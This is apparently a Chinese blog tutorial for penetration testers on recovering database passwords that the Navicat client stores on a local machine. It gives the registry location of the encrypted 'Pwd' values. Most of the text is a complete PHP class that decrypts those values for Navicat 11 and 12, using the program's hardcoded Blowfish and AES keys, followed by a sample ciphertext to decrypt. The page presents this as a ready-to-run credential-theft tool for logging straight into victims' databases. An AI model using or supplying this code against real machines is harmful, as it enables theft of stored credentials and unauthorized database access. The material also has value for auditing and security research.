Navicat是我们常用的一款数据库管理工具。在渗透测试中,我们可以想办法读取Navicat存放的数据库密码。从而直接登录数据库!
获取加密数据
使用【Win】+ 【R】组合快捷键,快速打开运行命令框,在打开后面键入命令:【Regedit】打开注册表编辑器
依照注册表的位置,打开注册表计算机\HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers\通过上方路径,找到注册表中存储密码值的位置(如下图),选中要查看密码的连接名称,双击Pwd项,复制对应的值,至此获得了密文!
密码解密
在php环境中运行代码,或者利用在线php工具都可以。并修改代码倒数第二行值为你的加密内容。
namespace FatSmallTools;
class NavicatPassword
{
    protected $version = 0;
    protected $aesKey = 'libcckeylibcckey';
    protected $aesIv = 'libcciv libcciv ';
    protected $blowString = '3DC5CA39';
    protected $blowKey = null;
    protected $blowIv = null;
    public function __construct($version = 12)
    {
        $this->version = $version;
        $this->blowKey = sha1('3DC5CA39', true);
        $this->blowIv = hex2bin('d9c7c3c8870d64bd');
    }
    public function encrypt($string)
    {
        $result = FALSE;
        switch ($this->version) {
            case 11:
                $result = $this->encryptEleven($string);
                break;
            case 12:
                $result = $this->encryptTwelve($string);
                break;
            default:
                break;
        }
        return $result;
    }
    protected function encryptEleven($string)
    {
        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;
        for ($i = 0; $i < $round; $i++) {
            $temp = $this->encryptBlock($this->xorBytes(substr($string, 8 * $i, 8), $currentVector));
            $currentVector = $this->xorBytes($currentVector, $temp);
            $result .= $temp;
        }
        if ($leftLength) {
            $currentVector = $this->encryptBlock($currentVector);
            $result .= $this->xorBytes(substr($string, 8 * $i, $leftLength), $currentVector);
        }

        return strtoupper(bin2hex($result));

    }

    protected function encryptBlock($block)
    {
        return openssl_encrypt($block, 'BF-ECB', $this->blowKey, OPENSSL_RAW_DATA|OPENSSL_NO_PADDING);
    }

    protected function decryptBlock($block)
    {
        return openssl_decrypt($block, 'BF-ECB', $this->blowKey, OPENSSL_RAW_DATA|OPENSSL_NO_PADDING);
    }

    protected function xorBytes($str1, $str2)
    {
        $result = '';
        for ($i = 0; $i < strlen($str1); $i++) {
            $result .= chr(ord($str1[$i]) ^ ord($str2[$i]));
        }
        return $result;
    }

    protected function encryptTwelve($string)
    {
        $result = openssl_encrypt($string, 'AES-128-CBC', $this->aesKey, OPENSSL_RAW_DATA, $this->aesIv);
        return strtoupper(bin2hex($result));
    }

    public function decrypt($string)
    {
        $result = FALSE;
        switch ($this->version) {
            case 11:
                $result = $this->decryptEleven($string);
                break;
            case 12:
                $result = $this->decryptTwelve($string);
                break;
            default:
                break;
        }
        return $result;
    }

    protected function decryptEleven($upperString)
    {
        $string = hex2bin(strtolower($upperString));
        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;
        for ($i = 0; $i < $round; $i++) {
            $encryptedBlock = substr($string, 8 * $i, 8);
            $temp = $this->xorBytes($this->decryptBlock($encryptedBlock), $currentVector);
            $currentVector = $this->xorBytes($currentVector, $encryptedBlock);
            $result .= $temp;
        }
        if ($leftLength) {
            $currentVector = $this->encryptBlock($currentVector);
            $result .= $this->xorBytes(substr($string, 8 * $i, $leftLength), $currentVector);
        }
        return $result;
    }


    protected function decryptTwelve($upperString)
    {
        $string = hex2bin(strtolower($upperString));
        return openssl_decrypt($string, 'AES-128-CBC', $this->aesKey, OPENSSL_RAW_DATA, $this->aesIv);
    }
}


use FatSmallTools\NavicatPassword;

//需要指定版本,11或12

//$navicatPassword = new NavicatPassword(12);

$navicatPassword = new NavicatPassword(11);


//解密 将加密内容改为你的。
$decode = $navicatPassword->decrypt('7EAA549760822DA9A89CBBE9');
echo $decode."\n";
解密效果如下
 至此,我们就得到了
Navicat存放在本地的密码。
相关文章推荐
更多精彩 欢迎关注我们